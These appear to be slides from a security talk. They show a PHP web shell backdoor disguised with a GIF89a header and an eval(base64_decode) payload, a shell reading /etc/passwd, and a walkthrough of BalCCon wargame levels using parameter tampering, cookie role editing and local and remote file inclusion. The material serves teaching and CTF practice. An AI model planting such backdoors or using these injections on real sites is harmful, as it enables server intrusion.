
# More backdoors on web servers

The screenshot shows a Mozilla Firefox browser window with the address bar displaying `192.168.190.222/bezobrazni2/0d4y.php`. The page content is a dark-themed web server management interface. On the left, system information is displayed in red text: **System:** Windows NT 5.1 build 2600 (Windows XP Professional Service Pack 3), **Server:** Apache/2.4.4 (Win32) OpenSSL/0.9.8g PHP/5.4.16, **User:** uid=0(Administrator) gid=0, and **pwd:** C:\xampp\htdocs\bezobrazni2\.

In the center, there are buttons for `web-shell` and `Kill Shell`, along with a status for `h0ld-up-team::`. To the right, a list of installed services is shown in green and red: **PHP-version:** 5.4.16, **MySQL:** ON, **MSSQL:** OFF, **PostgreSQL:** OFF, **Oracle:** OFF, **Safe\_mode:** Safe\_mode2:OFF, **cURL:** ON, **wget:** wget2:OFF, **fetch:** OFF, **lynx:** OFF, **Perl:** Perl2: (partially visible), **Server:** 17:49, **time:** 05-09, **Server:** 24.99, **date:** 12.66, **Total space:**, **Free space:**.

The main content area shows a directory listing for `C:\xampp\htdocs\bezobrazni2` with columns for date, time, size, and filename. The files listed are `0d4y.php`, `3xp.php`, `B-F.php`, `index.htm`, `index.php`, and `login.php`. On the right side of the interface, there is a **System shell::** section with an `Enter` button, and a **PHP-code::** section with a `Run code` button. The PHP code area contains the command `readfile('/etc/passwd');`. At the bottom, there are tabs for `File Edit::` and `Ed`.

# More backdoors on web servers



```
C:\xampp\htdocs\bezobrazni2\0d4y.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
0d4y.php
1 GIF89a1
2 <?php eval(' . base64_decode(
|'RO1GOD1hMSBHSUY4OWExIAOKPD9waHANCiRhdxRoID0gMDsNCgOKDQoNCmluaV9zZXQoInNlc3Npb24uZ2NfbWF4bGlmZXRpbWU1LDEpOwOK
c2FmZV9tb2R1KCK7DQokbmFtZT0iOWIiMzR1YTU1ZDBiODJjM2E3ZTgwMDAzYTg0YjY4NjU1OyAgICAgLy9sb2dpbiA9ICdteWxvZ2luwOKJ
jsgICAgIC8vcGFzcyAgPSAnbXlwYXNzJwOKaWYoJGF1dGggPT0gMS17DQppZiAoIW1zc2VOKCRIVFRQX1NFU1ZFU19WQVJTWydQSFbFqVQVUSF
FVVEhfVVFNUidKSE9JG5hbWUgfHwgbWQ1KCRIVFRQX1NFU1ZFU19WQVJTWydQSFbFqVQVUSF9QVyddKSE9JHBhc3MpDQogICB7DQogICBoZXWF
uZWxBY2Nlc3NcIiIpOwOKICAgAGVhZGVyKCJIVFRQLzEuMCA0MDEgVW5hdXRob3JpemVkiIk7DQogICBleG1OKCJBY2Nlc3MgRGVuaWVkiIk7
ewOKdW5saW5rKCRfUDVSvKVSyYdTQ1JjUFRfRk1MRUSBTUUNXSXk7DQp1Y2hvIC18c2NyaXBOPmFsZXJOKCdB2b3VyIHNoZWxsIHNjcmlwdCB3Y
gOKDQpmdW5jdGlvbiBtZDVfYnJ1dGUoJGhhc2gsJGxvZywkZG1jdCkNCnsNCmlnbm9yZV91c2VyX2Fib3JOKDEpOwOKc2V0X3RpbWVfbGltax
OgZm9wZW4oJGxvZywgInc1KTsNCiRjb3VudCA9IDA7DQppZighJGRpY3QpewOKcmV0dXJuICJGaWxsICdkaWN0aW9uYXJ5X2ZpbGUnIGZpZWx
sZScgZml1bGQhIjsNCn1lbHNlaWYoIXN0cmx1bWVhZGFzaCkgPT0gMC17DQpyZXR1cm4gIkZpbGwgJ21kNV9oYXNoJyBmaWVsZCEiOwOKfWVs
ZmdldHMoJGRpY3QpOwOKCQkYnJ1dGVfaGFzaCA9IG1kNSgkcGFzcyk7DQoJCWlmKCRicnV0ZV9oYXNoID09ICRoYXNoKXsNCgkjcWZwdXRzK
GRpY3QpOwOKCQkYnJmNsb3N1KCRsb2cpOwOKCQkYnJXhpdDsNCgkYnJlVWVsc2V7DQoJCQkYnJlbnQgPSAkY291bnQgKyAxOwOKCQkYnJnB1dHMoJG
OKCQ19DQoJfQOKCWZwdXRzKCRsb2csICIkY291bnQgcGFzc2dvcmRzIGFyZSBmYWlsZWQhIik7DQp9DQpmY2xvc2UoJGRpY3QpOwOKZmNsb3N
sJHBhc3MsJG1ldGhvZCkNCnsNCiRwZXJsID0gIk15RXZkWE55TDJkKgJpOXdaWEpZFFfvaUwaeZURXc5S5Wk5aWFFXNHZbZbUZ6YUNBdGFTSTdE
Q21STVMNC1ZOVVJVNWZVRT1TVkQwa1FWSkhWbHN3WFRzTkNuVnpaU0JUYjJoc1pYUtdEUW9rYOhKdmRHOWpiMnc5WjJWMGNISnZkRzlpZVc1a
XMNCkpsTlBRMHRmVTFsU1JVRk5MQ1J3Y205MG1yTnZiQ2tnZkh3Z1pHbGxJQOpEWWvc1ME1HTnlaVOYwW1NCemIyTnJaWFFJjYmlJNORRcHpaWF
RSVUZFUkZJc01TazdEUXBpYVY1a0tGTXNjMj1qYTtGa1pISmZhVzRvSkV4S1UxUkZUbd1RVDfKVUxXfbE9RVVJFVWw5Q1Rsa3BLU0I4ZkNCA2F
WdUtGTXNNeWtnZkh3Z1pHbGxJQOpEWWvc1ME1HeHBjM1JsYmlCd2IzSjBYRzRpT3cwS2QyaHBiR1VvTVNrTkNuc05DbUZqWtJWd2RDaERUMDVP
R2xsSUNKRF1XNXVIM1FnWm05eWF5S5WdhV1lnSONGa1pXWbBibVZrSUNSd2FXUXBPdzBLYjNCbGJpQ1RWRVJKVG13aVBDWkRUMDVSPzTkNtC
FZFUkZVbElzS5W0bVEwOU9UaUk3RFFfbGVHVmpJQ1JUUVQVWTVRDQjhmQQJrYVdVZ2NlSnBib1FnUTA5T1RpQW1RMkZ1ZENCbGVHVmpkWFJsSU
wwSURBNORRcd1EUXA5IjsNCiRjID0gIkkybHVZMngxWkdV21BITjBaR2x2TGlnKORRb2phVzVqYkhWalpTQThjM1J5YVc1bkxtZytEUW9qYVc
TDQpBOGMzbHpmMO52WTJObGRDNW9QZzBLSTJsdVkyeDFAr1VnUEc1bGRHbHVAWFF2YVc0dWFFENE5DaU5wYm1Oc2RXUmXJRHhsY25KdWJ5NW9C
RnlaMk03RFFfWamFHRnlJQ29xWVhKbmRqc05DbnNnSUEwS01HbHVkQ0J6YjJoc1ptUXNJRzVsZDJa093MEtJR05vWVhJZ1luVm1Xek13WFRzT
3cwS01HbG1LR1p2Y21zb0tTQT1QU0F3S1NCNO1BMEtJSEpsY1c5MFpTNXphVzVmWm1GdGFEdVJRDBnUVVvaZ1NVNUZWRHNOQ21CEvPXMZ2kR1
JNVjBwS1RzTkNpQnlaVzF2ZEdVdWMybHVYMKzrWkhJdWmXOWhaR1J5SUQwZ2F1Un2ibXdxVU1U1Q1JFU1NYMEZPV1NcNO1BMEtJSE52WTJObVp
GTxxEQXBdzBLSUdsbUtdRnpiMk5yWm1RcE1IQmxjbkp2Y21naWMyOWphM1YwSUDWwWNTOX1JaW53RFFvZ11tbHVhV2h6YjJoc1ptUXNJQ2h6
REV3S1RzTkNpQnNhWE4wW1c0b2MyOWphM1prTENBMUUC05DaUIzYUdsc1ptZ3hLUTBLSUNCNORRb2dJQ0J1W1hkbVpEMWwZMk5sYOhRb2MyC
```

# Bounty programs

- <http://www.ehackingnews.com/2012/12/list-of-bug-bounty-program-for.html>
- (Google, PayPal, Adobe, Mozilla, Facebook, ...)
- And one from Serbia:  
<https://managewp.com/white-hat-reward>

# Wargame

- Level 1:

```
<pre>
Everything is about to access main frame. You are starting from this old forgotten login page with dirty fixes.
Find a way into support administrator console.
</pre>
<!-- SGkgTmF0ZSsgVVJMIHBhcmFtcyBhcmUgc3RpbGwgd29ya3Mu -->
</tr>
```

HTML SOURCE


</td>

- Decrypted (base64): “Hi Nate, URL params are still works.”
- Bingo: <http://wargame.balccon.org/index.php?admin=1>



# Wargame

- Level 2:



Bingo (HPP):

<http://wargame.balccon.org/index.php?cmd=ssh+10&cmd=4&cmd=55&cmd=2>

# Wargame

- Level 3:

```
<table width="100%">
```

```
  <tbody><tr>
```

```
    <td align="left" valign="top">
```

```
<pre>Something is broken ... SSH connection redirect us on WWW port.  
You are looking now trough internet browser eyes.
```

```
</pre>
```

```
<!-- Q29va2llOiAocm9sZSwgdXNlcik= -->
```

```
</td>
```

```
  </tr>
```

```
</tbody></table>
```

```
<table width="100%">
```

Bingo: Decrypted (Cookie: (role, user)) => role =  
admin



# Wargame

- Level 4:

```
Old web applications forgoted by administrators ... now we must fix it.
```

```
Undefined index: file
```

```
include(): Failed opening '.txt' for inclusion (include_path='.:./lib/php')
```

```
Undefined variable: switch
```

Bingo: DirBuster =>

<http://wargame.balccon.org/public/target.txt>

<http://wargame.balccon.org/index.php?file=public/target>

# Wargame

- Level 4:

<http://wargame.balcon.org/public/target.txt>

```
<?php $switch = $_GET['switch']; ?>
```

**BINGO:**

<http://wargame.balcon.org/index.php?file=public/target&switch=1>

# Wargame

- Level 5:

<http://wargame.balcccon.org/public/manual.txt>

\$RFI->Load->Remote(return [FUNC]) use content from remote source as code [FUNC].

...

For remote calls please use RFI POST variable.

...

# Wargame

- Level 5:

**BINGO** (OR ANY REMOTE FILE with that content):

<http://wargame.balcccon.org/public/loadAllFunctions.dat>

loadAllFunctions

HTTP POST: [http://wargame.balcccon.org/  
?RFI=http://wargame.balcccon.org/public/loadAllFunctions.dat](http://wargame.balcccon.org/?RFI=http://wargame.balcccon.org/public/loadAllFunctions.dat)

# Wargame

**WARGAME.BALCCON.ORG**

**WEB Hacking   Crypto Puzzle   Score Board**

Checkpoint ;) Please wait to load more ideas.  
Balccon crew will contact you. Thanks!

# Wargame / Press Start

New Levels

<http://wargame.balccon.org/>



Outro

Thanks :)

ivanm@security-net.biz

"If you think you are too small to make a difference,  
try sleeping with a mosquito." - Dalai Lama XIV